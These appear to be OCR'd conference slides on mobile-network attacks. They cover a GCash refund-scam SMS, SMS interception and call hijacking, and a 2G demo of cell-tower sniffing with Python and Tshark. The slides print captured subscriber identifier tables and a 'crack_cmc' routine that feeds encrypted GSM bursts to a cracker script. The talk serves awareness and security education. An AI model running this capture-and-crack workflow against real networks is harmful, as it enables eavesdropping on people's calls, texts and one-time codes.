Double the protection of your GCash Account with DoubleSafe! Mag double OTP after keying in your MPIN when you login starting March 8 para laging #GSafeTayo

Tuesday • 3:44 PM

You have received PHP 10000.00 of GCash from R** FR******K B. 09178754120 w/ MSG: . Your new balance is PHP 10078.69. Ref. No. 5197789865665

3:44 PM • SMART Prepaid



Tuesday • 3:44 PM

Texting with 0917 875 4120 (SMS/MMS)


Hi this is Roy Bato nagkamali po ako sa pag send ng 10,000 sa Gcash nyo. Please return it po to this Gcash number. Thank you!

RCS chat with 0917 875 4120. Learn more

Real Messages / Fake Messages

When an attacker sends a fake text message, it can show up in the same text message conversation that you've been having with the real sender.

It can look like just another message in the chat, making it appear more convincing and harder to spot as a fake.



10:15 AM 33%

SHAKEY'S

Monday, Nov 1, 2021 • 11:36 AM

HOLIDAY CHEERS!
BER BUNDLE is here!

Enjoy 1 large pizza, 5pcs Chicken 'N' Mojos, pasta platter & 1.5L Coke for P999! Save P800!

ORDER NOW!
bit.ly/SHbeRB

Tap to load preview

Thursday, Nov 4, 2021 • 11:25 AM

Pizza Time

Saturday, Nov 20, 2021 • 11:40 AM

1-WEEK SALE!

Get a Goood or Baaad Burger w/ Coke or Lemonade for P165, or w/ R&B
Milk Tea for P185!

2PM to 6PM 'til Nov. 25 only!
ORDER NOW! bit.ly/S K

Can't reply to this short code Learn more

Interception and Hi-jacking

Interception (Scenario):

Imagine you're having a private phone call with a friend. When you talk, your conversation travels through the airwaves to reach your friend's phone. Interception is like someone eavesdropping on that conversation. They secretly listen in on what you're saying without you or your friend knowing. It's a bit like someone snooping on your private chat to get information they shouldn't have.

Hi-jacking (Scenario):

Think of your phone as a car, and you're driving it. Hijacking is when someone takes control of your car without your permission. In the case of mobile phones, it means someone else takes control of your phone, and they can do things with it without you knowing or wanting it. They might send messages, make calls, or access your personal stuff. It's like a stranger suddenly grabbing the steering wheel of your car while you're driving.


DEMO

SMS Interception / Calls Hi-Jacking

Volunteers?

CELLULAR ASSAULT VILLAGE

We are only allowed to do demo in 2G Network. Switch to 2G Only!



4:49 PM 25

Settings

Search settings

About phone MIUI Global 14.0.1

System apps updater

Security status

1

SIM cards & mobile networks


Wi-Fi ATHENA

Bluetooth On

Portable hotspot Off

Connection & sharing

Lock screen



4:49 PM 25

SIM cards & mobile networks 2

1 GLOBE

2 SMART Prepa...

Default for calls

1 2

Data SIM


1 2

SETTINGS

Mobile data

Allow this device to use mobile data

Advanced settings



4:49 PM 25

SIM card settings

Turn on

EDIT SIM INFO

Edit SIM card name GLOBE

Edit SIM card number


MOBILE NETWORK

Access Point Names

3

Preferred network type

Mobile networks



4:49 PM 25

Preferred network type

Prefer 5G

Prefer LTE


Prefer 3G

4


✓ 2G only

Tower Sniffing


Automating tasks using Python in conjunction with Tshark.



```
163   |                  |  | 515 02 551[redacted]1 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:26
164   | 0x160a[redacted]2 |  | 515 02 557[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:26
165   | 0x160a[redacted]2 |  | 515 02 112[redacted]8 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:26
166   | 0x3112[redacted]4 |  | 515 02 116[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:27
167   | 0x7749[redacted]3 |  | 515 02 554[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:29
168   | 0x7749[redacted]3 |  | 515 02 112[redacted]8 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:30
169   | 0x7d48[redacted]b |  | 515 02 555[redacted]8 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:32
170   |                  |  | 515 02 555[redacted]9 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:35
171   | 0x190c[redacted]2 |  | 515 02 023[redacted]9 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:36
172   | 0x0109[redacted]1 |  | 515 02 652[redacted]4 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:36
173   | 0x190c[redacted]2 |  | 515 02 557[redacted]1 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:37
174   | 0xfe6f[redacted]4 |  | 515 02 557[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:38
175   | 0x833b[redacted]a |  | 515 02 314[redacted]2 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:44
176   | 0x1e08[redacted]3 |  | 515 02 023[redacted]8 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:47
177   |                  |  | 515 02 557[redacted]5 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:47
178   |                  |  | 515 02 217[redacted]1 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:49
179   | 0x6848[redacted]a |  | 515 02 313[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:49
180   | 0x5226[redacted]5 |  | 515 02 071[redacted]8 | 639174[redacted] | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:50
181   |                  |  | 515 02 556[redacted]6 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:51
182   | 0x2322[redacted]2 |  | 515 02 651[redacted]2 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:53
183   |                  |  | 515 02 550[redacted]5 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:56
184   |                  |  | 515 02 561[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:57
185   | 0x5c32[redacted]4 |  | 515 02 312[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:58
186   |                  |  | 515 02 556[redacted]6 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:58
187   | 0x3236[redacted]e |  | 515 02 023[redacted]7 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:59
188   | 0x7f13[redacted]f |  | 515 02 023[redacted]4 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]2:59
189   | 0x281a[redacted]c |  | 515 02 111[redacted]9 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:00
190   |                  |  | 515 02 023[redacted]2 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:00
191   | 0x7f13[redacted]f |  | 515 02 141[redacted]4 | 639064[redacted] | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:01
192   |                  |  | 515 02 013[redacted]1 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:01
193   |                  |  | 515 02 597[redacted]4 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:01
194   | 0x7f13[redacted]f |  | 515 02 111[redacted]8 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:03
195   | 0x7f13[redacted]f |  | 515 02 558[redacted]0 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:03
196   |                  |  | 515 02 111[redacted]3 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:04
197   | 0x2911[redacted] |  | 515 02 023[redacted]1 |                  | GLOBE | GLOBE TELECOM|27 | 515 | 02 | 20235 | [redacted]3 | 2023-08-[redacted]3:04
```



```
----------------------------------------------------------------------------------------------------------------------------------
ID      IA      CMC     TMSI            IMSI            ARFCN   SSLOT   TSLOT   STATUS                          A5 Enc  DATE / TIME
----------------------------------------------------------------------------------------------------------------------------------
1       818684  NONE    0x00000000      000000000000000 49      0       1       CIPHER MODE COMMAND NOT FOUND   N/A     2024-08-20 14:56:28
```



```
Immediate Assignment(s):
|818684|
IA No.: 818684  ARFCN: 49       Sub Slot: 0     Time Slot: 5
```

DEMO

Cell Tower sniffing

Captured Packets

System Information Type 5:

- Neighbor cell information
- Measurement between MS uplink
- Downlink output power information

Paging Response:

- Incoming call notification
- Incoming SMS notification

CM Service Request:


- A request to the cell tower when an MS wants to re-establish communication with the network

Immediate Assignment:


- Message sent by the network to a mobile device to assign it to a specific communication channel for immediate communication
- Includes information about the frequency, time slot, and other parameters that the mobile device should use to communicate with the network.

Going Deeper


Python again..



```
GNU nano 2.5.3                                                    File: monitoring/monitor_v2.py


def crack_cmc(TIMESLOT, SUBSLOT, GSMFRAME, TMSI, BFILE, ARFCN, TYPE):
        tmsi_cmc = TMSI + "_" + GSMFRAME
        #TIMESLOT = "1"
        if not tmsi_cmc in cracking_processed_cmc:
                os.chdir(main_directory)
                print("")
                print("")
                print("-------------------------------------------------------------")
                print("Crackable packets captured! Generating bursts for cracking!")
                print("-------------------------------------------------------------")
                print("Message Type        : " + TYPE)
                print("ARFCN               : " + ARFCN)
                print("Temporary IMSI      : " + TMSI)
                print("Timeslot Number     : " + TIMESLOT)
                print("Sub-Slot Number     : " + SUBSLOT)
                print("CMC Frame Number    : " + GSMFRAME)
                if os.path.isfile(main_directory + "/OUTPUT/" + BFILE):
                        time.sleep(1) # WAIT A FEW SECONDS TO RECORD MORE PACKETS
                        cmd = "python ./cmc_cracker.py " + main_directory + "/OUTPUT/" + BFILE + " " + ARFCN + " " + GSMFRAME
                        os.system(cmd)

                cracking_processed_cmc.append(tmsi_cmc)
                os.chdir(monitoring_directory)
                time.sleep(0.5)
```




```
271524 417798:  03 03 01 2b 7b 55 81 04 ff 8d 0d 44 9d b5 94 eb d8 6f 0e e3 0b 8a 90
271556 418828:  05 01 03 03 49 06 1d 00 00 00 00 00 00 00 00 00 00 00 0f ff 00 00 00
271575 417797:  01 73 35 06 27 06 03 53 59 b2 05 f4 1d 0c f9 f6 2b 52 e0 3d 88 11 a6
271626 417796:  03 20 0d 06 35 01 2b e8 02 ce 81 94 60 6f 68 2c 2e 9d dc 69 99 ee ea
```



```
  GSM TAP Header, ARFCN: 34 (Downlink), TS: 1, Channel: SDCCH/8 (0)
▶ Link Access Procedure, Channel Dm (LAPDm)
▼ GSM A-I/F DTAP - Paging Response
  ▼ Protocol Discriminator: Radio Resources Management messages (6)
      .... 0110 = Protocol discriminator: Radio Resources Management messages (0x6)
      0000 .... = Skip Indicator: No indication of selected PLMN (0)
    DTAP Radio Resources Management Message Type: Paging Response (0x27)
    .... 0110 = Spare: 0x06
  ▼ Ciphering Key Sequence Number
      ...0 .... = Spare: 0x00
      .... .110 = Ciphering Key Sequence Number: 6
  ▶ Mobile Station Classmark 2
  ▼ Mobile Identity - TMSI/P-TMSI (0x1d0cf9f6)
      Length: 5
```

Encrypted but crackable packets and bursts are captured



```
--------------------------------------------------------------------------------------------------------------------------------------------
Time                   Msg. Type        ARFCN   GSM Frame No.   Sub-Slot No.    Temporary IMSI  Capture File          SI 5 Frame(s)
--------------------------------------------------------------------------------------------------------------------------------------------

2023-08-25 15:23:59    PAGING_RESPONSE 27      2496607         1               0x2[redacted]df      08-25-23-15-23-46     2496588
2023-08-25 15:24:03    PAGING_RESPONSE 27      2497494         6               0x7[redacted]51      08-25-23-15-24-06     2497459, 2497561
2023-08-25 15:25:04    PAGING_RESPONSE 27      2510550         6               0x7[redacted]51      08-25-23-15-24-48     2510515
2023-08-25 15:25:41    PAGING_RESPONSE 27      2518710         6               0x7[redacted]51      08-25-23-15-25-31     2518675
2023-08-25 15:26:08    PAGING_RESPONSE 27      2524402         1               0x1[redacted]48      08-25-23-15-25-51     2524434
2023-08-25 15:27:18    PAGING_RESPONSE 27      2539569         6               0x1[redacted]79      08-25-23-15-27-12     2539585
2023-08-25 15:27:57    CM_SERVICE_REQ. 27      2548176         3               0x0[redacted]4a      08-25-23-15-27-51     2548208



------------------------------------
Stats:
------------------------------------
SI Type 5 Captured             : 234
Immediate Assignment Captured  : 569
Paging Response Captured       : 13
CM Service Request Captured    : 16
```

